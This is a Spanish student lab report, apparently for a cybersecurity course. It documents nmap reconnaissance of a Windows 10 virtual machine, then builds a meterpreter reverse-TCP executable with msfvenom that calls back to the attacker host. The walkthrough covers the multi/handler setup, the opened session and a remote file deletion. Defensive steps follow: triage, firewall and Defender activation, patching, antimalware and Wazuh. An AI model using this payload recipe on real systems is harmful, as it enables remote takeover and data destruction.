4.3 HERRAMIENTAS UTILIZADAS PARA LA IDENTIFICACIÓN DE FALLOS DE SEGURIDAD

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 10”? ¿Qué puerto abre la aplicación específica en el anexo?

➢ Se utiliza la herramienta nmap para escanear la red local, permitiendo identificar los equipos que se encuentran conectados a la red.

Figura 1: Descubrimiento maquina víctima en la red, mediante la herramienta nmap 192.168.1.0/24.



Fuente: Elaboración propia.

➢ Una vez identificados los equipos en la red, se identifica los puertos y servicios de la maquina víctima. En este caso se determina el puerto 445, por el cual fue perpetrado el ataque, al encontrarse abierto.

Ilustración 10: Identificación de puertos y servicios de la maquina víctima.

```
Nmap scan report for 192.168.1.37
Host is up (0.00072s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
5357/tcp open  wsdapi
MAC Address: 08:00:27:7D:0A:6B (Oracle VirtualBox virtual NIC)
```

Fuente: Elaboración propia.

- Con la ejecución del comando nmap -A 192.168.1.37, podemos identificar el puerto “445”, el estado del puerto “abierto”, el servicio “microsoft-ds” y la dirección MAC.


Ilustración 11: Ejecución comando maquina victima nmap -A 192.168.1.37.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -A 192.168.1.37
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-04 20:38 EST
Stats: 0:00:23 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 192.168.1.37
Host is up (0.00066s latency).
Not shown: 996 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
MAC Address: 08:00:27:7D:0A:6B (Oracle VirtualBox virtual NIC)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/4%OT=135%CT=1%CU=40923%PV=Y%DS=1%DC=D%G=Y%M=08002
OS:7%TM=65E6779A%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=103%TI=I%CI=I%I
OS:I=I%SS=S%TS=U)SEQ(SP=103%GCD=1%ISR=104%TI=I%CI=I%II=I%SS=S%TS=U)OPS(O1=M
OS:5B4NW8NNS%O2=M5B4NW8NNS%O3=M5B4NW8%O4=M5B4NW8NNS%O5=M5B4NW8NNS%O6=M5B4NN
OS:S)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FF70)ECN(R=Y%DF=Y%T=80%
OS:W=FFFF%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=O%A=S+%F=AS%RD=0%Q=)T2(R=
OS:Y%DF=Y%T=80%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=80%W=0%S=Z%A=O%F=A
OS:R%O=%RD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=8
OS:0%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%S=A%A=O%F=R%O=%RD=0%
OS:Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=80%IPL=16
OS:4%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=80%CD=Z)
```

Fuente: Elaboración propia.

- Mediante el comando nmap -v 192.168.1.37, nos permite descubrir los puertos que se encuentran abiertos con sus respectivos servicios en este caso se resalta el puerto 445/tcp con el servicio Microsoft-ds.


Ilustración 12: Ejecución comando maquina victima nmap -v 192.168.1.37.



Fuente: Elaboración propia.

- Mediante la ejecución del comando nmap -O 192.168.1.37**,** nos permite identificar el sistema operativo y la versión.

Ilustración 13: Ejecución comando maquina victima nmap -O 192.168.1.37.



Fuente: Elaboración propia.

4.4 AFECTACIÓN DE ATAQUE A MÁQUINA VÍCTIMA


Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 10 X64), haga uso de gráficos para explicar el ataque.

El ataque perpetuado pudo tener mayor envergadura si el atacante hubiese utilizado como puente el equipo victima para conectarse a otros equipos de la red. Por añadidura, el atacante no tendría restricción alguna, ya que el equipo afectado era administrador.

En la maquina afectada (Windows 10), se podría ver afectada la información que se encontraba allí, afectando los pilares de la información (confidencialidad, integridad y disponibilidad). Por otro lado, el atacante pudo recolectar información valiosa de la organización y de infraestructura (activos críticos, usuarios y contraseñas), para posteriormente hacer uso de esta y ejecutar ataques que puedan afectar los sistemas de información.

➢ En la gráfica podemos observar las herramientas que utilizo el atacante (Kali Linux, NMAP y Metasploitable), para llevar a cabo la explotación de la vulnerabilidad encontrada con ayuda del administrador del equipo de Windows 10 al ejecutar el archivo que le fue enviado vía whatsapp por uno de sus compañeros. Además de esto, la eliminación del archivo de texto que se encontraba ubicado en el escritorio. Se evidencia los pasos de explotación por parte del atacante desde la ejecución del exploit hasta el acceso por meterpreter.


Ilustración 14: Grafica Explicación ataque.



Fuente: Elaboración propia.

➢ Se ejecuta el comando ipconfig de la maquina víctima, logrando identificar el direccionamiento ip.


Ilustración 15: Dirección IP maquina víctima.



Fuente: Elaboración propia.

➢ Se ejecuta el comando ifconfig de la maquina atacante, logrando identificar el direccionamiento ip.

Ilustración 16: Dirección IP maquina atacante.



Fuente: Elaboración propia.

4.5 COMANDOS UTILIZADOS PARA LA EJECUCION DEL PAYLOAD

5. Deberá documentar y adjuntar los comandos utilizados y explicar la estructura desarrollada para el Payload además de los comandos para ejecutar el Payload.

➢ El atacante desde el sistemas de Kali Linux, activa la herramienta msfvenom desde la terminal e ingresa el comando "msfvenom -p windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=192.168.1.38 LPORT=445 -f exe >> /Directorio_guardar_ejecutable/PoC_1022344243.exe". Es importante mencionar que la maquina atacante y victima deben estar en la misma red. En la fase de recolección con nmap se logro identificar el sistema operativo de la maquina victima y los puertos que se encuentran abiertos.Se evidencia que la seguridad de la maquina victima se encuentran desactivadas (Windows Defender, Proteccion en Tiempo Real, Firewall y Antivirus).

Esta es la informacion que el atacante recolecto, para estructurar el comando y crear el ejecutable que le fue enviado al administrador del equipo.

➢ S.O Windows 10 Pro.
➢ Arquitectura X64.
➢ LHOST: 192.168.1.38.
➢ LPORT: 445.

El archivo se genero, para ser ejecutado en sistemas operativos de windows y fue guardado en la carpeta de escritorio del sistema Keli Linux, con el nombre de PoC_1022344243.exe.

Ilustración 17: Creación archivo ejecutable con MSFVENOM.


```
┌──(root㉿kali)-[/home/kali]
└─# msfvenom -p windows/x64/meterpreter/reverse_tcp --platform windows -a x64 LHOST=192.168.1.38 LPORT=445 -f exe >>/home/kali/Desktop/PoC_1022344243.exe

No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of exe file: 7168 bytes
```

Fuente: Elaboración propia.

➢ El archivo generado por el atacante fue guardado en la carpeta del escritorio del sistema operativo Kali Linux, para posteriormente enviarlo al administrador vía Whatssap.


Ilustración 18: Ubicación archivo PoC_1022344243.exe, en maquina atacante.



Fuente: Elaboración propia.

➢ El payload es descargado por el administrador en el escritorio y ejecutado. Para que el atacante ejecute el exploit por mfsconsole.


Ilustración 19: Archivo PoC_1022344243.exe en maquina víctima.



Fuente: Elaboración propia.

➢ El atacante desde Kali Linux, procede a ejecutar desde la terminal la herramienta msfconsole.

Ilustración 20: Ejecución comando msfconsole desde la terminal de Kali Linux.



Fuente: Elaboración propia.

➢ El atacante utilizo el exploit “use exploit/multi/handler”, para la escucha del payload (reverse) e iniciar la conexión con el equipo víctima con el puerto especifico “445”.

Ilustración 21: Ejecución comando -use exploit/multi/handler.

Fuente: Elaboración propia.

➢ Se hace uso del payload meterpreter para interactuar con la maquina víctima.

Ilustración 22: Ejecución comando -set payload windows/x64/meterpreter/reverse_tcp.

```
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```

Fuente: Elaboración propia.

- Se ingresa la dirección ip de la maquina atacante Kali Linux “set lhost 192.168.1.38”

Ilustración 23: Ejecución comando -set lhost 192.168.1.38.

```
msf6 exploit(multi/handler) > set lhost 192.168.1.38
lhost ⇒ 192.168.1.38
```

Fuente: Elaboración propia.

- Se ingresa el puerto de la maquina victima Windows 10 “set lport 445”

Ilustración 24: Ejecución comando -set lport 445.

```
msf6 exploit(multi/handler) > set lport 445
lport ⇒ 445
```

Fuente: Elaboración propia.

- Se ejecuta el exploit.

Ilustración 25: Ejecución -exploit desde la máquina del atacante.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.38:445

[*] Sending stage (200774 bytes) to 192.168.1.39
[*] Meterpreter session 1 opened (192.168.1.38:445 → 192.168.1.39:63515) at 2024-03-07 20:32:02 -0500
```

Fuente: Elaboración propia.

- Se inicia la conexión con la maquina víctima “Windows 10”, con meterpreter.

Ilustración 26: Conexión acceso remoto a máquina víctima.

```
meterpreter > dir
Listing: C:\Users\SEMINARIO\Desktop
═══════════════════════════════════

Mode              Size   Type  Last modified              Name
────              ────   ────  ─────────────              ────
100666/rw-rw-rw-  2350   fil   2024-03-04 20:00:30 -0500  Microsoft Edge.lnk
100666/rw-rw-rw-  0      fil   2024-03-05 19:32:39 -0500  Nombre_estudiante_codigo_fecha_actividad.txt
100777/rwxrwxrwx  14336  fil   2024-03-04 21:15:26 -0500  PoC_1022344243.exe
100666/rw-rw-rw-  1062   fil   2024-03-04 21:31:04 -0500  PoC_1022344243.rar
100666/rw-rw-rw-  282    fil   2024-03-04 19:58:56 -0500  desktop.ini
```

Fuente: Elaboración propia.

- Con el comando rm “Nombre_estudiante_codigo_fecha_actividad.txt, el atacante logra eliminar el archivo que se encuentra ubicado en el escritorio.

Ilustración 27: Eliminación archivo Nombre_estudiante_codigo_fecha_actividad.txt.

```
meterpreter > rm Nombre_estudiante_codigo_fecha_actividad.txt
meterpreter >
```

Fuente: Elaboración propia.

➢ Se puede evidenciar que el archivo “Nombre_estudiante_codigo_fecha_actividad.txt”, se eliminó del escritorio.


Ilustración 28: Evidencia de eliminación del archivo.

```
Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  2350   fil   2024-03-04 20:00:30 -0500  Microsoft Edge.lnk
100777/rwxrwxrwx  14336  fil   2024-03-04 21:15:26 -0500  PoC_1022344243.exe
100666/rw-rw-rw-  1062   fil   2024-03-04 21:31:04 -0500  PoC_1022344243.rar
100666/rw-rw-rw-  282    fil   2024-03-04 19:58:56 -0500  desktop.ini
```

Fuente: Elaboración propia.

➢ Evidencia del archivo “Nombre_estudiante_codigo_fecha_actividad.txt”, antes de ser eliminado por el atacante.


Ilustración 29: Evidencia del archivo Nombre_estudiante_codigo_fecha_actividad.txt, en el equipo víctima.



Fuente: Elaboración propia.

➢ Evidencia del archivo eliminado “Nombre_estudiante_codigo_fecha_actividad.txt”, eliminado por el atacante.

Ilustración 30: Evidencia del archivo eliminado Nombre_estudiante_codigo_fecha_actividad.txt, desde el equipo de la víctima.



Fuente: Elaboración propia.

5. CONTENCIÓN DE ATAQUES INFORMÁTICOS

De manera individual usted deberá leer el problema que se encuentra en el anexo 5 escenario 4 referente a equipo Blue Team y por medio del banco de trabajo configurado en la actividad anterior deberá dar respuesta a las siguientes preguntas orientadoras:

5.1 IDENTIFICACIÓN ATAQUE INFORMÁTICO

¿Ante un ataque informático en tiempo real usted como experto en Ciberseguridad qué pasos toma para identificar dicho ataque? Debe listar y explicar cada uno de estos pasos.

Es de suma importancia actuar con rapidez ante un ciberataque para detenerlo y mitigar su impacto.

Identificar el ataque:

- Es necesario realizar un diagnóstico inicial (triage), identificando los siguientes aspectos.

  - **Activos Comprometidos:** Identificaría los Dominios, Hosts, URLs y usuarios que fueron comprometidos.

  - **Artefactos Asociados al Ciberataque:** Identificaría las Direcciones IP, Dominios, URLs. Además de esto, si el origen fue interno o externo.

  - **Riegos:** Identificaría los riesgos asociados al activo comprometido.

  - **Categorizar el Ciberataque:** Categorizo el incidente de seguridad (Defacement, DoS, Malware, Phishing, Rasomware entre otros).

  - **Prioridad:** Asigno la prioridad al ciberataque (Alto, Medio o Bajo).

- Efectuó la investigación de análisis de la actividad realizada por el ciberataque.

- Analizaría las acciones tomadas por los diferentes sistemas de prevención.

- Llevaría a cabo la exploración de las acciones tomadas por los diferentes sistemas de prevención.

- Analizaría los logs (registros) de las diversas fuentes y el correlacionador de eventos (Active Directory. Antivirus, Firewalls, Mail Servers, SIEM y XDR etc).

- **Threat Intelligence:** Reuniría los datos de la amenaza para ser procesada y analizada, para comprender el ataque de una mejor manera.

- **Aislamiento:** En lo posible aislaría los sistemas que se encuentren comprometidos y de esta manera evitar que el atacante tome el control sobre otros. Logrando minimizar el impacto.

- **Indicators of Compromise – IOC:** Se realiza un hacer análisis con ayuda de los IOC.
- Documentaria la información del ataque en los formatos establecidos en la organización[19].


5.2 CORRECCIÓN VULNERABILIDADES DETECTADAS Y ENDURECIMIENTO DE LOS SISTEMAS

¿Teniendo en cuenta el ataque ejecutado desde el ejercicio de Red Team liste el paso a paso que ejecutó para subsanar el sistema ante el evento del Payload?

Es necesario indicar que el tipo de explotación desde el ejercicio de Red Team, fue ejecutado por un exploit conocido, esto quiere decir que el atacante explota una vulnerabilidad conocida, al considerarse que ya ha sido resuelta en las diferentes bases de ciberseguridad y en aplicaciones por medio de actualizaciones y parches de seguridad.

Paso 1: Antes que nada, es necesario activar el firewall de la maquina víctima (Windows 10 Pro) y la de los demás equipos de la organización.


Ilustración 31: Activación Firewall Maquina Victima (Windows 10 Pro).



Elaboración: Fuente propia.

[19] PARRA, Francis.¿QUÉ HACER EN CASO DE UN CIBERATAQUE?.NETDATA. https://blog.netdatanetworks.com/que-hacer-en-caso-de-un-ciberataque

Ilustración 32: Activación Windows Defender.



Fuente: Elaboración propia.

Paso 2: Es necesario mantener actualizado los sistemas de la organización y de esta manera se podrán mantener a salvo de los exploits conocidos. Sin embargo, también existen parches de seguridad para los diferentes tipos de software que permitan el cierre de fallas de seguridad que puedan existir.

Por otra parte, es necesario tener en las organizaciones una política de actualizaciones dentro de sus sistemas.

Ilustración 33: Actualización Sistema Operativo maquina víctima (Windows 10 Pro).

Fuente: Elaboración propia.


Paso 3: Del mismo modo es necesario contar con soluciones antimalware como protección adicional ante los exploit conocidos, este tipo de herramienta actualiza en sus bases de datos los malware que son públicos, logrando de esta manera detectarlos y neutralizarlos ante cualquier tipo de acción. Sin embargo, para que funcione correctamente es necesario que cuente con las ultimas actualizaciones.

Por otro lado, en la maquina victima como en las demás es necesario activar la protección en tiempo real de Windows Defender y de esta manera prevenir y neutralizar cualquier tipo de ataque. Además, se adquiere la licencia del antivirus y antimalware WithSecure, el cual se encuentra actualizado.

Ilustración 34: Activación Windows Defender.

Fuente: Elaboración propia.

Ilustración 35: Instalación solución antimalware WithSecure.



Fuente: Elaboración propia.


Paso 4: Se implementa la herramienta Wazuh que es un HIDS (Host-based Intrusion Detection System), de código libre, que permite integrarse a la infraestructura de la organización y cuenta con las siguientes funciones[20].

- Análisis de manera automatizada de los logs.
- Verifica la integridad de los ficheros.
- Detección de Intrusiones.
- Respuesta activa ante incidentes.

[20] KEEPCODING, T.(2023, Noviembre 8).¿Qué es Wazuh?. https://keepcoding.io/blog/que-es- wazuh/

- Reglas para comportamientos maliciosos.
- Seguridad de contenedores.


Ilustración 36: Página de inicio de la herramienta wazuh.



Fuente: Elaboración propia.

